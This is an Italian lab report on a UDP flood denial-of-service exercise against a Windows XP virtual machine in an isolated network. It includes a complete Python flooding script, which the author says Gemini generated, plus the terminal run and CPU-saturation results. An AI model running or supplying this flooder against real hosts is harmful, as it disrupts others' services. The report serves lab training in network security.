Report Tecnico: Simulazione di Attacco DoS (UDP Flood) in Ambiente Controllato

1. Obiettivo dell'Esercitazione

L'obiettivo di questa attività è stato analizzare il comportamento di un sistema operativo legacy (Windows XP) quando sottoposto a un attacco di tipo **Denial of Service (DoS)** tramite **UDP Flooding**. Il test è stato condotto per comprendere come la saturazione delle risorse di rete e computazionali possa portare all'instabilità del sistema target.

2. Configurazione del Laboratorio


Il test è stato eseguito in un ambiente virtualizzato isolato:

- **Macchina Attaccante:** Kali Linux (IP: `192.168.50.100`).
- **Macchina Target:** Windows XP Professional (IP: `192.168.50.104`).
- **Protocollo testato:** UDP (User Datagram Protocol) sulla porta `139`.

3. Sviluppo dello Strumento e Collaborazione con l'IA

Per la creazione del software di attacco, ho scelto di collaborare con un'**Intelligenza Artificiale (Gemini)**. Questa scelta è stata dettata dalla volontà di ottimizzare i tempi di sviluppo e garantire la correttezza sintattica del codice Python.

Ho fornito all'IA requisiti specifici:



Il codice generato è stato da me analizzato e verificato prima dell'esecuzione per assicurarmi che operasse esattamente secondo i parametri previsti dall'esercizio.

Welcome | UDP_flood.py

UDP_flood.py > ...

```python
import socket
import random

def udp_flood():
    # Input dei parametri dall'utente
    target_ip = input("Inserisci l'IP del target: ")
    target_port = int(input("Inserisci la porta UDP (es. 80): "))
    packet_count = int(input("Quanti pacchetti da 1 KB vuoi inviare? "))

    # Creazione del socket UDP (SOCK_DGRAM)
    # AF_INET indica l'utilizzo di IPv4
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    # Generazione di 1 KB di dati casuali (1024 bytes)
    bytes_payload = random._urandom(1024)

    print(f"\nInizio invio di {packet_count} pacchetti a {target_ip}:{target_port}...")

    sent = 0
    try:
        for i in range(packet_count):
            sock.sendto(bytes_payload, (target_ip, target_port))
            sent += 1
            if sent % 100 == 0:
                print(f"Pacchetti inviati: {sent}")

        print(f"\nCompletato! Totale pacchetti inviati: {sent}")

    except KeyboardInterrupt:
        print("\nProcesso interrotto dall'utente.")
    except Exception as e:
        print(f"\nErrore durante l'invio: {e}")
    finally:
        sock.close()

if __name__ == "__main__":
    udp_flood()
```

4. Esecuzione del Test e Risultati

Ho avviato lo script `UDP_flood.py` impostando l'invio di **1.000.000 di pacchetti** verso il target.


PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS python

```
┌──(kali㉿kali)-[~/Desktop/DOS UDP flood]
└─$ python UDP_flood.py
Inserisci l'IP del target: 192.168.50.104
Inserisci la porta UDP (es. 80): 139
Quanti pacchetti da 1 KB vuoi inviare? 1000000
```


Analisi delle Prestazioni (Windows XP)

Dall'osservazione del Task Manager del target, ho rilevato i seguenti dati critici:

- **Utilizzo CPU:** Non appena il flusso di pacchetti ha raggiunto la macchina, il carico della CPU è passato da livelli minimi (1%) a una saturazione totale del **100%**. * **Cronologia Utilizzo CPU:** Il grafico mostra un "plateau" costante alla massima capacità. Questo è dovuto al fatto che il sistema operativo deve processare ogni singolo pacchetto in entrata, anche se destinato a una porta non configurata per rispondere, saturando i cicli di clock del processore.
- **Stabilità del Sistema:** Durante il flood, la reattività dell'interfaccia utente di Windows XP è diminuita drasticamente, confermando l'efficacia dell'attacco nel negare l'accesso alle risorse del sistema.



Qui si può vedere la scansione del task manager di windows durante l'esecuzione dell'attacco



5. Conclusioni

L'esercitazione ha dimostrato che i sistemi datati come Windows XP sono estremamente vulnerabili ad attacchi volumetrici semplici. La mancanza di meccanismi moderni di protezione dello stack TCP/IP rende facile mandare in crisi il kernel del sistema. La collaborazione con l'IA nella fase di scripting si è rivelata un supporto efficace per focalizzare l'attenzione sull'analisi degli effetti dell'attacco piuttosto che sulla risoluzione di bug di programmazione.